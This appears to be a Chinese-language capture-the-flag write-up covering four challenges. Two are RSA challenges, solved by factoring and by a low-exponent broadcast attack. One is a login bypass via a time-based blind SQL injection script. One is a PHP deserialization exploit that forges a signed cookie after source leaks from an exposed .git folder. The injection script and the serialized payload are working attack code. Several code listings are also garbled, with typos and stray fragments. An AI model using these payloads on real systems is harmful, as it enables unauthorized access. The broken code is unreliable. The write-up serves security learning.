Crypto

--LikiPrime

LikiPrime[已完成]
描述
Wow! RSA!
题目地址 https://prime.liki.link/
基准分数 250
当前分数 250
完成人数 94

这题应该是最 ez 的了。

首先去[factordb.com](http://factordb.com/index.php) 把 n 给分解了,运气比较好这里能成功分解,于是我们便拥有了 p 和 q,然后可以计算 p 这题就解决了。脚本如下:

```
import libnum
from Crypto.Util.number import long_to_bytes

c = 747831491353896780365654517748216624798517769637260742155527
n = 882564595536224140639625987659416029426239230804614613279163
# n = int("",16)
e = 65537
# e = int("",16)
q = 1029224947942998075080348647219
p = 857504083339712752489993810777

d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n) # m 的十进制形式
string = long_to_bytes(m) # m明文
print(string) # 结果为 b' m ' 的形式
#b'hgame{wOw~yOU_kNow+R5@!}'
```

--HappyNewYear!!

HappyNewYear!![已完成]

```
描述
Liki 的朋友们在新年的时候给她发送了新年祝福
好家伙,一看就是群发的,有几个朋友发送的内容还是相同的!
题目地址 https://1.oss.hgame2021.vidar.club/happynewyear_task_1e883107c8b6f99f7c0199872ba958a1.zip
基准分数 300
当前分数 300
完成人数 55
```

这题也考的是 RSA, 根据描述可知, 有消息相同, 然后打开文件发现 e=3, e太小了。

在 Google 上逛了半天,了解了不少 RSA 破解算法,锁定了一个叫**低加密指数广播攻击**的方法,该方法适用于**加密指数 e 比较低,并且使用了相同的加密指数 e 给若干个接收者发送相同的信息**的情况,适用于本题。

但哪几个消息是相同的?总共给了七组数据,他们之间有 128 种组合,所以必须先用脚本得出所有组合。(最开始直接把七组数据进行低加密指数广播攻击的脚本中,发现毫无结果,全是乱码,后来才意识到又的消息应该不一样)

这里要用到 gmpy 库,但只支持 python2,所以我又不得不安装了python2

那么最终脚本如下:

```
#python2.7
import gmpy
import qmpy2
from Crypto.Util.number import long_to_bytes
def boradcast_fuzz(question, e): #广播攻击
   N = 1
   for i in range(len(question)):
       N *= question[i]['n']
   N_1ist = []
   for i in range(len(question)):
       N_list.append(N / question[i]['n'])
   t_list = []
   for i in range(len(question)):
       t_list.append(int(gmpy2.invert(N_list[i], question[i]['n'])))
   sum = 0
   for i in range(len(question)):
       sum = (sum + question[i]['c'] * t_list[i] * N_list[i]) % N
   sum = gmpy.root(sum, e)[0]
   # return libnum.n2s(sum)
   return long_to_bytes(sum)
def getArraySubSet(originArray): #获得子集
   result = [[]]
   for i in range(len(originArray)):
       for j in range(len(result)):
            result.append(result[j] + [originArray[i]])
   return result
```

n0 =

c0 =

n1 =

c1 =

n2 =

c2 =

n3 =

c3 =

n4 =

c4 =

n5 =

c5 =

n6 =

32086995756378842703527799852361826570562597341703690120356947234203023744762501
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c6 =

138655082911865834699807375008861

```
originArray = [
  {'n': n0, 'c': c0},
  {'n': n1, 'c': c1},
  {'n': n2, 'c': c2},
  {'n': n3, 'c': c3},
  {'n': n4, 'c': c4},
  {'n': n5, 'c': c5},
  {'n': n6, 'c': c6}
]
subset = getArraySubSet(originArray)
+++++++++++++++++++")
for arr in subset:
  if not arr:
     continue
  res = boradcast_fuzz(arr, 3)
  print res
```

运行得到输出:

"D:\Program Files\Python27\python2.exe" D:/Python_workspace/RSA_low3/main.py

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```

Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,

I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~YOu^9ot=i7}

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so I won't give you New Year greetings this year, I hope you don't know how to praise, good
night.
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Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,

I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~YOu^9ot=i7}

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Process finished with exit code 0

提取一下有用信息:

I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages, so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

hgame{!f+y0u-pl4y_rem

Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings, I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~YOu^9ot=i7}

--Liki-Jail

```
Liki-Jail[已完成]
描述
漫长的追捕结束了,作恶多端的 Switch 被警官 Liki 捉拿归案,关押在离奇监狱
不过 Switch 好像有着不可告人的秘密,有着必须要完成的事情,他必须要逃离监狱
不巧的是监狱管理系统刚好正在维护,只有管理员可以登录系统,该怎么办呢……
题目地址 https://jailbreak.liki.link/
基准分数 300
当前分数 300
完成人数 34
```

最开始毫无想法,后来了解了下 sqlmap,然后学习了时间盲注的知识,最后试来试去在密码处发现了 sql 注入漏洞。编写 python ,把密码一位一位爆出来。

考虑到一般密码都是正常的字符,所以 ascii 码值应该都介于 30~130 之间,那么对密码的每一位都使用二分法比较,结合 if 语句,判断为真则 s1eep(2),以此确定密码的每一位。

程序如下: (得关VPN)

```
import time
import requests
url = 'https://jailbreak.liki.link/login.php'
result = ""
for a in range(1, 20):
    max = 130
   min = 30
    while max >= min:
        mid = (max + min) // 2
        print(mid)
        data = {
            "username": "admin\\",
            "password":
"/**/or/**/if(ascii(substr((select/**/group_concat(`p@ssword`)/**/from/**/u5ers)
," + str(
                a) + ",1)>" + str(mid) + ",sleep(2),0)#"
        }
        print(data['username'])
        print(data['password'])
        try:
            t1 = time.time()
            r = requests.post(url, data=data, verify=False).text
            t2 = time.time()
        except:
            t1 = time.time()
            r = requests.post(url, data=data, verify=False).text
            t2 = time.time()
        if t2 - t1 > 2:
```

```
min = mid + 1
else:
    max = mid
if max == mid == min:
    result += chr(mid)
    print(str(a) + ':' + result)
    break
```

最后得到 password: sOme7hiNgseCretw4sHidd3n

最后用 admin 登录即可获得 flag

--Arknights

```
Arknights[已完成]

描述
r4u十连了! r4u设出夕和年! r4u自闭了! r4u写了个抽卡模拟器想要证明自己不是非酋,这一切都是毒角的错。r4u用git部署到了自己的服务器上,然而这一切都被大黑客iki看在了眼里。flag位于网站根目录flag.php中题目地址 http://ac9f57cc79.arknights.r4u.top
基准分数 300
当部分数 300
完成人数 61
```

题目说到用 git 部署到服务器,怀疑存在 .git 文件夹。通过 git_extract 获得到了网站源码。



接下来进行代码审计,从头到尾没有没有敏感函数,但是注意到在 **simulate.php** 中有一串 secret_key:

```
const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";
```

同时 extract 函数有一个反序列化操作,说明 Data 可控。

Eval 类可以 echo this->message, CardsPool 类的 toString 函数可以读文件。

所以要做的就是将 Eval 类的 \$msg 指向 ClassPool 类,\$file 的值赋值为 \$file。随后生成序列化后的字符串,再经过 base64 编码,放回到 index.php的 cookie 中,便会获得加密后的 cookie。

构造 test.php:

```
<?php
class CardsPool
{

    public $cards;
    private $file="flag.php";
}

class Eeeeeeevalllllllll{
    public $msg;
}

$a = new Eeeeeeevallllllll();
$a->msg = new CardsPool();
echo serialize($a)."<br>";
echo base64_encode(serialize($a))."<br>";
```

本地运行得到编码后的序列化对象:


O:17:"Eeeeeevallillilli":1:[s:3:"msg";O:9:"CardsPool":2:[s:5:"cards";N;s:15:"CardsPoolfile";s:8:"flag.php";]}
TzoxNzoiRWVIZWVIZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtPOjk6lkNhcmRzUG9vbCl6Mjp7czo1OiJjYXJkcyl7TjtzOjE1OilAQ2FyZHNQb29sAGZpbGUiO3M6ODoiZmxhZy5waHAiO319

本地运行网站源代码,在 extract 函数 中加一句 echo 用来输出加密后的 cookie:


```
public function extract($session){

    $sess_array = explode( separator: ".", $session);
    $data = base64_decode($sess_array[0]);
    $sign = base64_decode($sess_array[1]);
    echo "<br/>br>"."CooKie: ".base64_encode($data).".".base64_encode(md5( string: $data . self::SECRET_KEY))."<br/>if($sign === md5( string: $data . self::SECRET_KEY)){
        $this->sessionData = unserialize($data);
    }else{
        unset($this->sessionData);
        die("Go away! You hacker!");
    }
}
```

打开 index.php ,将 cookie 改为之前 test.php 序列化后的字符串,刷新得到加密后的 cookie。



复制 cookie, 打开网站, 替换cookie, 刷新。



啥也没发生,但是查看网页源代码就出现了 flag

参考文章: 参考链接